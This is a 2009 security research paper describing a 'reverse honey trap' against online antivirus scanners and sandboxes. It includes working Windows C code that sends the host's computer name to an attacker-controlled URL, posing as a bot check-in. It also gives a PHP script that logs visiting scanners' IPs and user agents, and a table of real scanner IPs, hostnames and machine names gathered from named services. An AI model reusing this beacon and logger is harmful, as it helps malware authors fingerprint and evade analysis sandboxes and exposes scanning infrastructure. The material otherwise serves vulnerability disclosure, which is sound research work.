SCHAP SECURITY

Reverse Honey Trap

Striking Deep inside Online Web Antivirus Engines and Analyzers

Security Researchers - Aditya K Sood (0kn0ck) / Rohit Bansal (RB 1337)

11/22/2009

SCHAP Security: http://www.schap.org
Version (0.1)

Disclaimer

Overview

Web based online anti viruses are used heavily for scanning malware files and providing the resultant output. There are number of online service providers which perform inline scanning of uploaded malware executables by the normal user or the victims. This process is based on the hierarchical functions and different steps opted to analyze the viruses and other worm activities. The infections occur dynamically when the executable becomes active in the environment. Everything is automated in this process as servers residing at the backend scan the executable and sent the information to other third party servers for secondary analysis or updating their record directly. That's how the normal functioning of free online malware scanner works.

The baseline revolves around the ingrained possibility to design a honey trap which can steal or extract the information from the online placed antivirus servers. This even includes the antivirus servers which are used for scanning purposes. There can be three cases:

1. Interface servers are termed as front end servers for uploading the executables.
2. Dynamic servers are termed as back end servers for direct scanning of the executable.
3. Third party servers which are used for scanning of an executable at other domains.

The concept deals with designing a reverse honey trap through which information from anti virus scanning engines can be traced by uploading a packed executable. Once it is uploaded on the server it is unpacked and scanned in an inline manner to trace the objects residing in it. The infected traced object points to the attacker controlled domain and the code becomes inline thereby extracting critical information from antivirus servers.

Base Concept:

Online antivirus engines are interoperable in nature. There are number of primary or secondary servers which are working collaboratively against a particular task. The only difference lies in their functionality. The base logic projects that viruses cannot hide within compressed modules because major anti-virus software support scanning inside the packed modules. This clearly indicates that every single object present inside the executable whether it is packed or not is definitely traced by the online antivirus engine. This process is termed as "Inline Scanning".

Our technique utilizes this efficient functionality of antivirus engines to steal information from the servers which are doing analysis and third party code scanning on the executable. Primarily executables are packed with some kind of object code which is linked to third party infected servers. Possible inclusion of third party code from the remote resource results in the infection of victim machine. This process is almost optimized for malware analysis as every scanned object is handled in a controlled environment.

The databases are updated with analysis that are performed on the executables which are the source of infection or poses some kind of threat to the system.

While scanning the inbuilt objects packed with the executable, all kinds of third party links are made active to analyze the behavior in a controlled environment. This process is carried out to scrutinize the resultant impact on the system thereby keeping an eye on the modules involved in it.

Our research has shown the possibility of stealing antivirus server information with the same concept which enables us to gather sensitive information automatically. These servers can be secondary servers or virtual machines which are configured for scanning malwares and other heuristic based functionalities.

It is possible to upload a custom designed executable that is packed with object code. If an executable is allowed to be scanned by the antivirus engine then it possible to steal the base information from the server without any difficulties. The scanned object which has a URL pointed to attacker controlled server executes the raw code present on the server in the context of the antivirus server which produces the trick. It is considered to be as one of the ingrained functionality of online antivirus scanner but it results in different output which is very critical for the running online antivirus server infrastructure.

The code requires a PHP snippet and an executable which can perform the socket related operations. A very basic demo has been structure which can be tested.

The sample executable code

```
#include <windows.h>
#include <wininet.h>
#include <stdio.h>
char szUrl[] = "http://www.server.com/gateway.php?"; // Can use your own custom server

void StartBot() {
	char szBuffer[512],szCompname[128];
	DWORD dwCount = 128;
	HINTERNET iHandle;
	GetComputerName(szCompname, &dwCount);

	/*
		sending some fake info to the logging site
		so it looks like a bot reporting in and downloading a file
		and so we get the computer name
	*/
```

```
        _snprintf(szBuffer, sizeof(szBuffer) - 1,"%sbot=%s&uniquebotid=%d&botversion=11&get=install%d.exe",
          szUrl, szCompname,GetTickCount(),rand()%1000+100);
          iHandle = InternetOpen("Example Ser Ver 1.1", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, NULL);

       if(iHandle)
           {
                    InternetOpenUrl(iHandle, szBuffer, NULL, 0, INTERNET_FLAG_RELOAD, 0);

          }

                    InternetCloseHandle(iHandle);
}

int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hPrvInst,LPSTR lpCmdLine, int nvis)
{
          srand(GetTickCount());
          StartBot();
          return 0;
}
```


The resultant output can be set as PHP code. For the above mentioned code and demo, the PHP code is structured as below:

```
<?php

/*
          It's just a concept of a AV/Sandbox Tracker
          Better use a database for storing the info rather than a text file
*/

date_default_timezone_set("America/New_York");
$h = fopen('antivirus.txt', 'a');
$a = $_GET['bot'];
$b = getenv("REMOTE_ADDR");
$c = gethostbyaddr($b);
$d = $_SERVER["HTTP_USER_AGENT"];
$e = date("d/m/Y H:i:s");
$data = "

------------------------------------------------------------\n
\t\t\t$a\n
------------------------------------------------------------\n

Date: $e
IP: $b
HOST: $c
USER-AGENT: $d
------------------------------------------------------------\n\n";

fwrite($h, $data);
fclose($h);

echo base64_encode("EXAMPLE_SER")."<br>^^^^err^^^^<br>file not found: ".$_GET['get']."<br>";
?>
```

The code presented above shows the functionality of this concept.

Work Flow Model:

The work flow model is presented below.



A snapshot of the information extracted based on the above mentioned attack.

IP	HOST	COUNTRY	DATE, TIME	COMPUTER	USER	OS	COMMENT
149.9.0.58	149.9.0.58	UNITED STATES	17th Oct 09; 01:51:10 AM (EDT)	-	-	-	Access over Tor Server
128.130.56.14	128.130.56.14	AUSTRIA	17th Oct 09; 12:59:19 PM (EDT)	pc5	Administrator	Windows 5.1	Anubis
128.130.56.16	128.130.56.16	AUSTRIA	15th Oct 09; 06:49:42 PM (EDT)	pc5	Administrator	Windows 5.1	Anubis
91.199.104.15	15.bitdefender.com	ROMANIA	15th Oct 09; 11:28:34 PM (EDT)	COMPUTERNAME	UserName	Windows 5.1	Bitdefender
134.155.241.17	yoshi.informatik.uni-mannheim.de	GERMANY	15th Oct 09; 06:54:28 PM (EDT)	DELL-D3E62F7E26	Administrator	Windows 5.1	CWSandbox
94.23.201.45	scanner.novirusthanks.org	FRANCE	15th Oct 09; 07:02:13 PM (EDT)	COMPUTERNAME	UserName	Windows 5.1	NoVirusThanks
174.133.89.72	48.59.85ae.static.theplanet.com	UNITED STATES	17th Oct 09; 01:58:40 PM (EDT)	COMPUTERNAME	UserName	Windows 5.1	ThreatExpert
174.133.89.76	4c.59.85ae.static.theplanet.com	UNITED STATES	15th Oct 09; 06:52:54 PM (EDT)	COMPUTERNAME	UserName	Windows 5.1	ThreatExpert
61.73.22.161	61.73.22.161	REPUBLIC OF KOREA	17th Oct 09; 02:07:07 PM (EDT)	ANAL04VM02	vmtest	Windows 5.1	no comment

This attack work successfully against:

1 NoVirusThanks – http://www.novirusthanks.org


NoVirusThanks is another free online virus scan service that scans suspicious files for possible presence of virus, worms, Trojans and any other kind of malware using multiple Anti-Virus engines, consisting of **24 engines**.

2. Virustotal – http://www.virustotal.com

VirusTotal is free online virus scan service that analyzes suspicious files and facilitates the quick detection of viruses, worms, Trojans and all kinds of malware detected by antivirus engines consisting of a huge number of **37 engines**!

3 Filter Bit – http://www.filterbit.com/index.cgi

Filterbit is a free online virus scan service where you can upload files for scanning, analysis and identification by multiple antivirus engines, consisting of **8 engines**.



References:

[1] http://www.opsec.com/solutions/partners/downloads/Kaspersky_EngineTech_WP.pdf

[2] http://hubpages.com/hub/Top-Free-Online-Virus-Scan

[3] http://www.malwarehelp.org/online_anti_malware_scanners_single_file.html

[4] http://www.securityfocus.com/infocus/1650